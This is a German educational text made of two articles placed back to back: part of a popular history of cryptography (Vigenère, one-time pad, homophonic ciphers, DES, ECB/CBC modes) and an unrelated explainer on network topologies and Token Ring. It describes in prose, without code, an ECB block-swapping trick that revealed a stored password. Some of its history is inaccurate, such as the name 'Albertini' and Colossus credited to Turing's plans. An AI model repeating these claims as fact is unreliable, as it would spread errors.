N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M
O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N
P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P
R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q
S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R
T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S
U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T
V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U
W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V
X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W
Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X
Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y

Abbildung 1: Das Vignere-Quadrat

Wie aus dem letzten Beitrag herausgegangen sein dürfte, befinden sich die Kryptoanalytiker mit den Kryptographen in einem immer noch andauernden Kampf. Nachdem die Entschlüssler mit der Kryptoanalyse einen überwältigen Sieg über ihre Erzfeinde errungen hatten, waren nun die Kryptographen wieder an der Reihe, ein neues und sicheres Verschlüsselungsverfahren zu entwickeln. Und dieses vorerst sichere Verfahren erfand der französische Diplomat Blaise de Vigenere (*1523) im 16. Jh. Es wurden zwar zuvor schon durch Johannes Trithemius (*1492), einem deutschen Abt, dem italienischen Wissenschftler Giovanni Porta (*1535) und dem Florentiner Mathematiker Leon Battista Albertini (*1404) wichtige Vorarbeiten geleistet, aber erst Vigenere hat der Verschlüsselung den letzten Schliff verliehen und somit wurde dieses Verfahren auch zurecht nach ihm benannt.

Die Stärke dieser Verschlüsselung liegt darin, dass es nicht nur ein Geheimtextalphabet gibt, sondern insgesamt 26. Aufgrund der Anordnung im Vigenere-Quadrat, wird dies deutlich:

Unter einem Klartextalphabet befinden sich die 26 Geheimtextalphabete und in jedem davon sind die Buchstaben gegenüber dem vorhergehenden um einen verschoben. So enthält die erste Zeile ein Geheimtextalphabet mit einem Caesar von 1, es könnte also für eine Caesar-Verschlüsselung verwendet werden, bei der jeder Buchstabe im Klartext durch den Buchstaben ersetzt wird, der eine Stelle später im Alphabet folgt. Zeile 2 stellt ein Geheimtextalphabet mit einer Caesar-Verschiebung von 2 dar, usw. Die erste Zeile des Quadrats enthält die kleingeschriebenen Klarbuchstaben, sodass man jeden Klarbuchstaben anhand jedes beliebigen der 26 Geheimtextalphabete in Reihe 2 verwenden kann. Dann wird der Buchstabe a als C verschlüsselt, wenn jedoch Reihe 12 benutzt wird, wird a zu M.

So geht der Sender nun an das Quadrat und verschlüsselt jeden einzelnen Buchstaben mit einer anderen Zeile des Vigenere-Quadrats. Wenn der Empfänger die Botschaft entschlüsseln will, muss er wissen, welche Zeile für den jeweiligen Buchstaben verwendet wurde. So müssen sich Sender und Empfänger wieder auf einen Schlüssel einigen. Dieser Schlüssel ist ein Schlüsselwort, welches als erstes über die zu verschlüsselnde Nachricht geschrieben wird. Wenn man nun den Text verschlüsseln will, dann ist der Buchstabe des Schlüsselworts über dem zu verschlüsselnden Wort des Klartextes wichtig. Man sucht an der Stelle des Klartextalphabets, wo sich, in unserem Beispiel, das d befindet. Nun geht man die Spalte so weit herunter, bis man in den Geheimtextalphabeten, das Alphabet auftacht, welches mit N beginnt. Nun schaut man sich den Buchstaben an, der sich an der Schnittstelle von Spalte und Zeile befindet. Dieser Buchstabe ist der, mit dem das d verschlüsselt wird. Nach diesem Prinzip geht man während der gesamten Verschlüsselung vor und nach und nach wird der Text verschlüsselt.

Beispiel:

Schlüsselwort	N A C H T N A C H T N A C H
Klartext	d e r b a l l i s t r u n d
Geheimtext	q e t i t y l k z m e u p k

Der Vorteil des Vigenere-Quadrats ist nun, dass die Häufigkeitsanalyse auf dieses Verfahren nicht anzuwenden ist. Wenn ein Kryptoanalytiker dieses Verfahren doch anwenden will, wird er zunächst den Buchstaben mit den meisten Häufigkeiten anwenden. Hier wäre es z.B. das t und der Analytiker ordnet das t dem e, welches im deutschen Alphabet der häufigste Buchstabe ist, zu. Aber in Wirklichkeit steht das t für zwei verschiedene Buchstaben, nämlich für das r und das a. Dass ein Buchstabe, der mehrmals im Geheimtext auftaucht, jeweils für einen anderen Klarbuchstaben stehen kann, bereitet dem Kryptoanalytiker gewaltige Schwierigkeiten. Außerdem steigt die Anzahl der Klartextbuchstaben, die einem Buchstaben im Geheimtext zugeordnet werden immer weiter an, je größer der Text wird. Ein weiterer Vorteil ist, dass eine unglaublich große Anzahl verschiedener Schlüssel existieren, da man sich einfach irgendwelche Worte ausdenken oder z.B. in einem Lexikon einen Namen von irgendeinem exotischen Tier aussuchen kann. Dadurch, dass die Häufigkeitsanalyse gegen diese Art der Verschlüsselung keine Wirkung hat, haben die Kryptographen eine neue "sichere" Form der Verschlüsselung entwickelt. Doch da die Ver- und Entschlüsselung von Texten bei diesem Verfahren zu lange dauerte, kam es so gut wie nie zum Einsatz. Denn einer der Hauptentwickler von neuen Technologien, ist auch bei der Kryptologie, das Militär. Und da es noch keine Computer zur Ver- und Entschlüsselung gab, benötigten die Menschen, vor allem in Kriegssituationen, einfach zu viel Zeit.

Diese Art der Verschlüsselung wird auch polyalphabetische Verschlüsselung bezeichnet, weil hier mehrere Geheimtextalphabete zur Verschlüsselung eines einzelnen Textes verwendet wurden. Die Verschlüsselungsformen der Substitutionen hingegen werden als monoalphabetische Verschlüsselungen bezeichnet, da nur ein Geheimtextalphabet verwendet wurde.

Doch auch die Vigenere-Verschlüsselung bot keinen absoluten Schutz vor der Entschlüsselung der Botschaft. Zwar verzweifelten im Laufe der Zeit viele Kryptoanalytiker an dieser Verschlüsselung, doch gelang es bald Charles Babbage, sie zu knacken und dieses Ereignis sollte, neben der Entdeckung der Häufigkeitsanalyse im 9. Jahrhundert, der größte

Durchbruch in der Geschichte der Kryptoanalyse sein (Anmerkung: Ich habe diesen Teil bewusst sehr abgekürzt).

Nachdem die Vigenere-Verschlüsselung unbrauchbar gemacht wurde, wurde im Laufe der Zeit diese immer weiter verbessert. Die Kryptographen kamen auf die Idee, dass der Schlüssel genauso lang sein müsste, wie der zu verschlüsselnde Text.

Doch auch diese Methode war nicht wirklich sicher und wurde auch bald geknackt. Doch dann gegen Ende des Ersten Weltkrieges führte der amerikanische Major Joseph Mauborgne das Konzept eines Zufallschlüssels ein, der nicht aus erkennbaren Wortreihen, sondern aus einer zufälligen Aufreihung von Buchstaben bestand. Diese Zufallsschlüssel sorgten im Zusammenspiel mit dem Vigenere-Quadrat für ein bis dahin unerreichtes Maß an Sicherheit und diese Verschlüsselung ist praktisch unknackbar. Das Verschlüsselungsverfahren funktioniert wie folgt: Es gibt zwei identische Stapel mit sehr vielen Blättern. Auf jedem Blatt ist nun ein Zufallsschlüssel abgedruckt und die Stapel werden nur an Sender bzw. an Empfänger verteilt.

Um die Botschaft zu verschlüsseln, benutze der Sender das erste Blatt des Stapels und verschlüsselte den Klartext mit dem Vigenere-Quadrat. Der Empfänger, der ja die gleichen Blätter in der gleichen Reihenfolge wie der Sender besitzt, kann nun den Geheimtext ganz einfach entschlüsseln. Für die nächste Nachricht wurde der nächste Schlüssel auf dem folgenden Blatt verwendet. Und somit wurde das One time pad erfunden. Für den Kryptoanalytiker ist diese Verschlüsselung praktisch unlösbar. Das Entschlüsselungsverfahren von Babbage funktioniert hier nicht und somit versucht der Kryptoanalytiker vielleicht, alle möglichen Schlüssel auszuprobieren. Doch dies wäre ein unlösbares Unterfangen, da es n^n Möglichkeiten gibt. Doch auch wenn es irgendwie möglich wäre, alle Schlüssel auszuprobieren, könnte er den Klartext nicht mit Gewissheit wiedergeben. Denn neben der richtigen Botschaft, findet er auch alle falschen. So ergeben verschiedene Schlüssel für den gleichen Geheimtext, verschiedene Klartexte.

Man kann also mit Sicherheit sagen, dass sie vollkommen sicher ist und zudem wird sie auch zurecht als der Heilige Gral der Kryptologie bezeichnet. Die gesamte Sicherheit der Veschlüsselung liegt bei der Zufälligkeit des Schlüssels. Doch wenn man jeden Tag und in Kriegszeiten sind es noch mehr, viele Botschaften verschicken möchte, dann ist es schwierig, eine entsprechende Menge an Zufallsschlüssel zu erzeugen und sicher zu verteilen. Und da sind wir auch schon wieder bei dem Problem mit der Schlüsselverteilung. Es muss gewährleistet werden, dass die Schlüssel sicher beim Sender und Empfänger ankommen und aufbewahrt werden. Wenn der Gegner diese Schlüssel in die Finger bekommen sollte, kann er die Botschaften leicht entschlüsseln. Und dies ist im Zweiten Weltkrieg eingetreten und ist vor allem den deutschen U-Booten zum Verhängnis geworden.

Ein weiteres Verschlüsselungsverfahren ist die homophone Verschlüsselung. Hier wird jeder Buchstabe durch einen Stellvertreter ersetzt. Die Anzahl der Stellvertreter ist von der Häufigkeit der Buchstaben im Verhältnis zueinander abhängig. Somit werden dem Buchstaben e, der im Deutschen am Häufigsten vorkommt, die meisten Stellvertreter, nämlich 17 Stück, zugeordnet. Somit wird jedesmal, wenn das e vorkommt, dieses durch eine dem e zugeordnete, zufällig gewählte Zahl, verschlüsselt. Alle zweistelligen Zahlen für den Klartextbuchstaben a stehen gleichsam für denselben Lauf oder Klang im Geheimtext.

Daher der Name homophone Verschlüsselung, von griechisch homos, gleich, und phone, Klang. Somit kann man den Kryptoanalytikern, die hier versuchen sollten, die Häufigkeitsanalyse anzuwenden, ein Schnippchen schlagen, da jede Zahl mit einer Häufigkeit von ca. einem Prozent auftaucht. Doch vollkommene Sicherheit bietet sie dennoch nicht. Der Schwachpunkt dieser Methode ist, dass unterhalb der Buchstaben bestimmte Beziehungen, wie z.B. beim q, existieren: Im Deutschen steht hinter dem q eigentlich immer ein u. Aufgrund der Tabellen der Häufigkeitsanalyse kann man annehmen, dass das u zu ungefähr vier Prozent in deutschen Texten vorkommt. Somit kann man nun nach Symbolen im Text suchen, dem insgesamt nur vier Symbole folgen.

Dies lässt die Schlussfolgerung zu, dass das erste Symbol für das q und die vier weiteren für das u stehen. Zwar ist es bei den anderen Buchstaben meist nicht so einfach, aber verraten sich auch durch bestimmte Beziehungen zu einander.

3. Der Einzug des Computers

Ich denke, dass wir nun an einem Punkt angelangt sind, an dem die wichtigsten Grundlagen der Kryptologie von damals bis zur Einführung des Computers erfasst und erklärt wurden. Mir ist schon klar, dass diese Aufzählung noch sehr lückenhaft ist, doch alle Arten der Ver- und Entschlüsselung aufzuzählen und zu erklären ist für jemanden wie mich mit diesen bescheidenen Mitteln kaum möglich und vorstellbar. Doch vielleicht werden fehlende Kapitel später noch erweitert und wenn jemand eine wichtige Verschlüsselung, die hier nicht aufgelistet ist, kennt und diese noch veröffentlicht sehen will, dann kann er mir diese immer noch zu mailen. (Adresse im Impressum) Danke.

Da nahezu jede Verschlüsselungsmethode aber schon geknackt wurde oder in der Umsetzung zu zeitaufwendig ist, werden sie heutzutage zu wichtigen Verschlüsselungen nicht mehr verwendet. Klar, die Transposition wird noch von vielen Menschen zum Spaß benutzt, doch würde niemand damit freiwillig geheime Daten schützen wollen. Und darum möchte ich nun auf die Ver- und Entschlüsselungsmethoden der heutigen Zeit eingehen und diese erklären, damit sie diese verstehen und anwenden können.

Schon im Verlaufe des Zweiten Krieges wurden die ersten Maschinen entwickelt, die Klartexte verschlüsseln konnten. Die bekannteste aus dieser Zeit ist wohl die schon erwähnte Enigma. Doch wurden nicht nur Maschinen zum Verschlüsseln, sondern auch zum Entschlüsseln verwendet. So entwickelten die britischen Codebrecher im legendären Bletchy Park Maschinen, welche mit dem Namen "Bomben" getauft wurden, und knackten damit die Enigma. Doch noch während des Weltkrieges wurde eine weitere, viel kompliziertere Maschine gebaut, die Colossus, welche den sehr starken Lorenz-Chiffre, den Hitler zum Kommunizieren mit seinen Offizieren verwendete, knackten. Der Unterschied der beiden Maschinen lag darin, dass die Lorenz-Verschlüsselung zur Entschlüsselung Suchen, Vergleichen, statistische Aufgaben und erfahrene Urteilskraft verlangte. Dies konnten die Bomben nicht leisten, da sie nur eine bestimmte Aufgabe in sehr schneller Geschwindigkeit bearbeiten konnte.

Der Colossus wurden von Max Newman auf den Plänen von Alan Turing gebaut und konnte sich verschiedenen Problemen anpassen. Heute würden wir so ein Gerät als programmierbaren Computer bezeichnen. Ein weiterer Vorteil der Colossos gegenüber der Bombe war, dass sie aus elektrischen Röhren, 1500 an der Zahl, und nicht aus den viel langsameren Relais-Schaltern bestand. Doch nicht nur die Geschwindigkeit machte sie so überlegen, sondern eben auch die Tatsache, dass sie programmierbar war. Doch wie so vieles wurden auch alle Maschinen und Pläne über jene ersten Computer nach dem Krieg vernichtet und die Mitarbeiter zum Stillschweigen gezwungen.

Mit der Einführung der Computer zur Ver- und Entschlüsselung wurden die Sprachwissenschaftler endgültig von den Mathematikern als Kryptographen bzw. Kryptoanalytiker abgelöst und die Kryptographen erhielten in ihrem Jahrhunderte alten Kampf gegen die Kryptoanalytiker eine so mächtige Waffe, dass sie diesen schon bald für's erste gewinnen sollten.

Dadurch, dass die Wissenschaftler aus dem Bletchy Park zum Stillschweigen verdammt waren, durften 1945 J. Presper Eckert und John W. Mauchly von der Universität Pennsylvania das Lob für den "ersten" Computer, der ENIAC (Electronic Numerical Integrator And Calculator) ernten. Die ENIAC bestannt aus 18000 Röhren, die 5000 Berechnungen pro Sekunde ausführen konnten. Jahrzehntelang galt die ENIAC und nicht die Colossus, als Mutter aller Computer. Doch dies ist ein anderes Thema...

Man kann sagen, dass die Verschlüsselung eines Klartext mit dem Computer ähnlich mit dem

herkömmlichen Verfahren ist. Es gibt nur drei gravierende Unterschiede zwischen der computerunterstützten und der mechanischen Verschlüsselung:

1.: Die mechanische Chiffriermaschine ist durch die bautechnische Möglichkeiten beschränkt, während der Computer eine hypothetische Chriffriermaschine von immenser Komplexität nachahmen kann.

2.: Der Computer ist einfach schneller, da die Elektronik einfach schneller arbeitet als mechanische Walzen.

3.: Computer arbeiten nicht mit Buchstaben des Alphabets, sondern nur mit binären Zahlen, also Folgen von Einsen und Nullen. So wird jeder Text vor der Verschlüsselung in Binärzahlen umgewandelt. Im genormten ASCII-Code wird vorgegeben, welche siebenstellige Zahl für welchen Buchstaben steht. Es gibt 2^7 (128) Möglichkeiten, um Nullen und Einsen in einer siebenstelligen Reihenfolge anzuordnen, was also für die Buchstaben und Satzzeichen ausreicht. Wenn die Buchstaben nun umgewandelt werden, kann die Verschlüsselung beginnen.

Verschlüsselt wird nach wie vor gemäß den altehrwürdigen Grundsätzen der Substitution und Transposition. Die Bausteine der Nachricht werden also durch andere Bausteine ersetzt oder ihre Positionen werden vertauscht und in manchen Fällen beides zugleich. Jede Verschlüsselung, wie kompliziert auch immer, kann begriffen werden als Verknüpfung dieser beiden einfachen Vorgänge.

4. DES

Im Jahre 1977 wurde durch die US-Regierung ein neues Veschlüßelungssystem, der Data Encryption Standard (DES), eingeführt, welches ursprünglich von der Firma IBM entwickelt wurde. Nur die amerikanische Regierung kann die Erlaubnis erteilen, DES in seiner gesamten Breite zu verwenden.

Im DES-Schema wird der Klartext in Form von Dualzahlen geschrieben und in Blöcke von je vierundsechzig Ziffern geteilt, also in Ketten der Form 0110011010100011010001... Hier sind das Blöcke von vierundsechzig Bits. Jeder dieser Blöcke wird einer komplizierten Prozedur unterworfen. Einige Andeutungen sollen hier genügen:

Sender und Empfänger besitzen einen Schlüssel, einen Block von sechundfünfzig Bits. Das DES-Verfahren stellt daraus sechzehn Teilschlüssel mit einer Länge von je achtundvierzig Bits her. Ferner besitzt das Verfahren ein Unterprogramm, das einen Block der Länge zweiunddreißig Bits mit einem der genannten Teilschlüssel so verknüpfen kann, dass ein Block der Länge zweiunddreißig entsteht. Das aber ist nur die Vorbereitung.

Das DES-Verfahren besteht nun darin, dass jeder Klartextblock der Länge vierundsechzig gespalten wird. So enstehen ein linker und ein rechter Block von jeweils zweiunddreißig Bits. Dann werden in sechzehn Runden jeweils rechter und linker Block vertauscht und immer wieder mit einem der Teilschlüssel von achtundvierzig Bits verknüpft. Am Schluß werden die beiden nun zur Unkenntlichkeit vermischten und mit Teilschlüsseln kombinierten Hälften wieder zu einem Block von vierundsechzig Bits zusammengefügt. Das ist jetzt der Geheimtextblock. Nur mit Kenntnis des Schlüssels kann der Entschlüssler die einzelnen Schritte wieder rückgängig machen und so zum ursprünglichen Block gelangen.

Doch selbst dieses Verfahren ist noch zu einfach, da jeder Block der Länge vierundsechzig auf die gleiche Weise verschlüsselt wird, liefern gleiche Klartextblöcke auch gleiche Geheimtextlücke. In einem gewissen Sinne ist das Verfahren monoalphabetisch. Wenn mehrere Klartexte mit dem gleichen längeren Text beginnen, sei es die Adresse oder die Anrede, so beginnt auch der Geheimtext mit dem gleichen Block. Deshalb werden die Vierundsechzigerblöcke nur in der einfachsten Form des DES-Verfahrens im sogenannten ECB-Modus einzeln für sich verschlüsselt.

Ein Beispiel eines tatsächlich realisierten Angriffs auf ein ECB-verschlüsseltes Passwort sah wie folgt aus: Eine durch Passwort geschützte PC-Anwendung hatte sowohl den Username als auch das Passwort in einer Datei ECB-verschlüsselt abgespeichert. Beim Aufruf des Programms wurde immer der Username entschlüsselt und im entsprechenden Feld der Eingabemaske dargestellt, während das eingegebene Passwort nur mit dem verschlüsselten Wert verglichen wurde. Ein Angreifer kam auf die Idee, die Reihenfolge der Blöcke in der verschlüsselten Datei zu vertauschen. Dies hatte zur Folge, dass jetzt das Passwort in der Eingabemaske unverschlüsselt angezeigt wurde, während die Anwendung auf die Eingabe des Username wartete.

Um eben diese Schwäche des ECB-Modus auszugleichen, wurden der Cipher Block Chaining (CBC)-Modus, der Cipher Feedback-Modus (CFB) und der Output Feedback-Modus(OFB) entwickelt.

Bei den letzten beiden Modi wird ein Initialisierungsvektor (IV), entweder direkt (OFB) oder in Kombination mit dem Klartext (CFB), iteriert mit dem vorgegeben Schlüssel verschlüsselt, und das Ergebnis (oder auch nur r Bits davon) mit den Klartext XOR-verknüpft.
Doch der CBC-Modus ist noch wichtiger. Bei diesem Modus wird jeweils der Chiffretextblock, der gerade verschlüßelt wurde, mit dem nächsten Klartextblock XOR-verknüpft, und dieses Ergebnis wird dann verschlüßelt. Für den ersten Klartextblock wird dazu der Initilialisierungsvektor IV verwendet. Bei Verwendung des CBC-Modus wird durch Veränderung der Reihenfolge der Chiffretextblöcke das Ergebnis der Entschlüsselung ab dem ersten falschen Block verändert. Die Entfernung eines oder mehrerer Chiffretextblöcke zerstört der darauf folgenden Klartextblock, sodass auch diese Manipulation erkannt werden kann.

Nachdem wir nun, wie versprochen, in der Welt der computerunterstützten Verschlüsselung angelangt sind, möchte ich hier nun einen Schnitt machen. Ich denke, dass wir vorher das Problem der sicheren Schlüsselverteilung klären sollten, bevor wir weiter in die Materie einsteigen. Somit steht die dritte Folge des Berichtes ganz im Zeichen der Schlüsselverteilung. Man darf also gespannt bleiben. Ich hoffe, dass es euch etwas Spaß gemacht hat, diesen Text zu lesen. Wenn euch gravierende Fehler aufgefallen sein sollten, dann meldet mir diese bitte umgehend. Ich würde mich auch über ein Feedback freuen. Danke.

5. Quellenangaben

- Geheime Botschaften (#ISBN: 3423330716)
- Verschlüsselte Botschaften (#ISBN: 3499608073)
- Sicherheit und Kryptographie im Internet (#ISBN: 3528031808)

-- Christoph 'debu' Wille



Index

1. Netzwerktopologie
1.1 BUS-Topologie
1.2 Stern-Topologie
1.3 Ring-Topologie
2. Token-Ring
2.1 Token-Passing
2.2 Sicherheit von Token Ring
3. Abschluss


1. Netzwerktopologie

Damit Sie überhaupt verstehen können, worum es sich bei Token Ring handelt, gebe ich Ihnen einen kleinen Einblick in die drei Hauptvarianten der Netzwerktopologie. Mit einer Topologie ist die einzelne Form der Verkabelung oder auch Architektur von Rechner zu Rechner gemeint, welche in verschiedenen Formen auftreten.

Wie schon angesprochen gibt es drei Hauptvarianten, also drei Hauptformen von Rechner-Verkabelungen, die man sich anhand des jeweiligen Namens gut bildlich vorstellen kann:

- BUS-Topologie
- Stern-Topologie (auch Twisted-Pair genannt)
- Ring-Topologie

1.1 Bus-Topologie



Bustopologie

Diese Netzwerk-Topologie war bis vor kurzem noch die beliebteste Form der Verkabelung zwischen verschiedenen Rechnern im LAN (Local Area Network), da es sich hierbei um die einfachste Form der Verkabelung handelt.

Sie zählt deshalb zu den Diffusionsnetzen, da alle Informationen über ein Übertragungsmedium, in diesem Fall das Bus-Kabel, ausgetauscht werden.

Die Komponenten dieses Netzwerktypus teilen sich also sozusagen ein Übertragungsmedium ("shared LAN") und haben so Zugriff auf allen Nachrichten, die über dieses gemeinsame Medium übertragen werden.


Wegen der geringen Performance von 10 MBit/s, welche bei einer hohen Netzauslastung noch weiter sinkt, ist die Bus-Topologie im ersten Sinne für den Anschluss von einer geringen Anzahl an Geräten geeignet. Hierbei sind alle Geräte (Netzwerkkarten) des LAN's, an einem Hauptkabel - dem Bus - durch einen sogenannten "T-Verbinder" verbunden. An den beiden Enden dieses Hauptkabels befindet sich jeweils ein Terminator, oder auch der Endwiderstand. Die Clients des Netzwerks zapfen dann sozusagen nur noch diese Hauptleitung mit Hilfe des oben genannten T-Verbinders an.

Unter diesem T-Verbinder versteht man nichts anderes als eine einfache, heutzutage oft benutze Steckverbindung - die Verbindung zweier Teile erfolgt hierbei über eine Steck-Dreh Verbindung!

Bei der Bus-Verkabelung regelt das *Buszugriffsverfahren* **CSMA/CD** (Carrier Sense Multiple Access / Collision Detection) welche Komponente des Netzwerks das gemeinsame Kabel zu welcher Zeit benutzten darf. Dies ist von Nöten, weil der Bus beim Versenden von Daten an eine andere Arbeitsstation nicht belegt sein darf, das heisst kein anderes Gerät im Netzwerk der Bus-Topologie darf ebenfalls Daten versenden.

Dabei kann jedes der ans Kabel angeschlossenen Geräte den Datenverkehr mithören, was neben der gefährdeten Privatspähre zu einer hohen Strombelastung des Netzwerks führt. Der Vorteil der Bus-Topologie ist allerdings der geringe Kabelverbrauch. Wenn das Hauptkabel allerdings bricht, so fällt der gesamte Bus, sprich das gesamte Netzwerk aus.

1.2 Stern-Topologie




Bei dieser Form handelt es sich um die gebräuchlichste Art der Verkabelung. Im Gegensatz zur Bus-Topologie sind die einzelnen Komponenten in der Stern-Topologie nicht alle mit einem Kabel verbunden, sondern mit einem *zentralen Teilnehmer* im Netzwerk - meistens steht dieser zentrale Teilnehmer für einen Server.
Allerdings werden auch oft Hubs oder Swichtes eingesetzt, um die Geräte im Netzwerk zu koppeln. In diesem spezifischen Falle spricht man von einem "Sternkoppler".

Da im Gegensatz zu der Bus-Variante die Geräte im Netzwerk nicht alle mit einem Kabel verbunden sind, hat die Verkabelung in der Stern-Topologie einen Vorteil, allerdings auch gleichzeitig einen Nachteil:
Wird eine Verbindung getrennt, so kommt es nicht zu einem gesamten Zusammensturz des Netzwerkes - im höchsten Falle ist ein Client nicht mehr im Netzwerk erreichbar. Aber, da alle Komponenten an einem Server, Hub, Switch o.a. hängen und diese Vermittlungsanlage im Netz ausfällt, fallen somit auch alle Verbindungsmöglichkeiten im Netzwerk aus, was soviel heisst, dass Client A keine Verbindung mehr mit Client B aufnehmen kann, da es keinen Teilnehmer zwischen der Verkabelung mehr gibt, der diese Verbindung ausführt.

Um so einem Ausfall entgegenzusteuern, verhilft man sich der *Redundanz*, also das zentrale Gerät zu vervielfältigen, um bei einem Ausfall auf ein Alternativgerät zurückgreifen zu können.

Allerdings kann man bei der Stern-Topologie, im Gegensatz zu den anderen Hauptverkabelungsvarianten von einer relativ hohen Ausfallsicherheit sprechen. Des Weiteren ist diese Form der Verkabelung sehr leicht zu erweitern und umzusetzen. Der Nachteil ist hierbei jedoch der hohe Kabelgebrauch.

1.3 Ring-Topologie



Die Topologie, von der dieser Text eigentlich handelt, ist die **Ring-Topologie**. In dieser Form der Verkabelung werden jeweils zwei Teilnehmer über eine Zweipunktverbindung verbunden, und somit zu einem Ring zusammengeschlossen (Teilnehmer A wird mit Teilnehmer B verbunden, Teilnehmer B wiederum mit Teilnehmer C und dieser wieder mit Teilnehmer A, um den Ring zu schliessen).

Damit Informationen und Signale an ihren Bestimmungsort gelangen, werden diese von Teilnehmer zu Teilnehmer, mithilfe des Adressierungsverfahrens weitergeleitet, bis das Paket bei dem jeweiligen Gerät angekommen ist. Mit Hilfe von Repeatern - also auf der Physikalischen Schicht des ISO/OSI-Referenzmodells arbeitenen Signalverstärkern - ist es bei dieser Art der Verkabelung möglich, auch längere Distanzen zu überbrücken.

Da aber auch bei diesem Typ Teilnehmer von anderen Teilnehmer abhängen, kann es auch hier zu einem Zusammenbruch des Netzwerkes kommen, sobald ein Teilnehmer ausfällt. So ist es nämlich nicht mehr möglich Pakete von Teilnehmer zu Teilnehmer weiterzuleiten, da ja einer dieser Geräte (z.B. durch ein Kabelbruch) ausgefallen ist, und somit nicht mehr seinen Dienst in der Gemeinschaft erhalten und durchführen kann.

Falls aber eine Komponente des Netzwerkes ausfällt, aber dieser mit einer Protection-Umschaltung ausgestattet ist, kann das Netzwerk trotzdem weiterlaufen, da bei der Protection-Variante der gesamte Paketfluss von dem Arbeitsweg (im Normalfall verwendeter Weg) über den Ersatzweg weitergeleitet wird.

Dafür sind oft bei einer Ring-Topologie **zwei** Ring-Verkabelungen angelegt, und zwar ein primärer und ein sekündärer Ring. Fällt also ein einzelnes Leitungssegment aus, so kommt es zu einer Rekonfigurierung und der primäre und sekündäre Ring werden miteinander verbunden. So kann das Netz, trotz des Ausfalls, noch aktiv seine eigentliche Aufgabe erfüllen, wenn auch mit einer geringeren Kapazität.


2. Token Ring

Bei "**Token Ring**" handelt es sich um ein Zugriffverfahren, das im Jahre 1985 von IBM veröffentlicht und auch von dem Institute of Electrical and Electronics Engineers (IEEE) standardisiert worden ist.

Da es sich hierbei um eine kollisionsfreie Übertragung von Datenpaketen handelt, kann mit Hilfe des Token Ring-Verfahrens eine ähnliche Übertragungsrate von 10 oder 100 Mbit/s wie beim Ethernet erreicht werden. Die LAN-Protokollfamilie arbeitet üblicherweise mit dem Token-Passing Zugriffsverfahrens in einer **Ring-Topologie** (siehe 1.3). Token Ring agiert allerdings nicht immer in einer Ring-Topologie, sondern ermöglichen Multistation Access Unit (Ringleitungsverteiler) eine sternförmige Verkabelung, wobei hier die Multistation Access Unit die zentralen Teilnehmer darstellen. Diese Form der Benutzung von Token Ring kommt derzeit immer häufiger vor.

Ferner ist noch zu bemerken, dass das Token Ring Protokoll auf der zweiten Schicht des OSI-Schichtenmodell, also der Sicherungsschicht (engl. data link layer) arbeitet.

2.1 Token-Passing



Wie schon angesprochen arbeitet das Netzwerk, das sich dem Token Ring bedient, mit dem Token-Passing Zugriffverfahren. Im Gegensatz zum CSMA/CD (s. Punkt 1.1) arbeitet dieses Verfahren deterministisch, wobei zentral eine feste Wartezeit für eine Komponente im Netzwerk festgelegt wird, nach der diese garantiert das Senderecht erhält. Vereinfacht heisst das, wenn Netzwerkkomponente (A) 3 Sekunden zum Senden ihrer Daten braucht, ist Netzwerkkomponente (B) garantiert in 3 Sekunden dazu berechtigt, ebenfalls Daten zu senden. Bei diesem Zugriffverfahren kreist das sogenannte Token von Punkt zu Punkt, bzw. von Teilnehmer zu Teilnehmer, bis einer dieser Teilnehmer ein Paket versenden möchte und somit das Token beanspruchen will. Das Token ist ein 3 Byte großes Paket, welches jeweils dem Start Delimiter (SD), das zweite dem Access Control (AC) und das dritte dem End Delimiter (ED) entsprechen.

Der Inhalt eines jeden solchen Token Ring Datenpakets besteht jeweils aus einer Prüfsumme nach CRC-Verfahren (= Cyclic Redundancy Check), Quell (= Source)- und Zieladresse (= Destination), Steuerinformationen (= Routing) sowie den jeweiligen Daten. Diese Informationen werden dann von einem Start Delimiter und einem End Delimiter umschlossen.

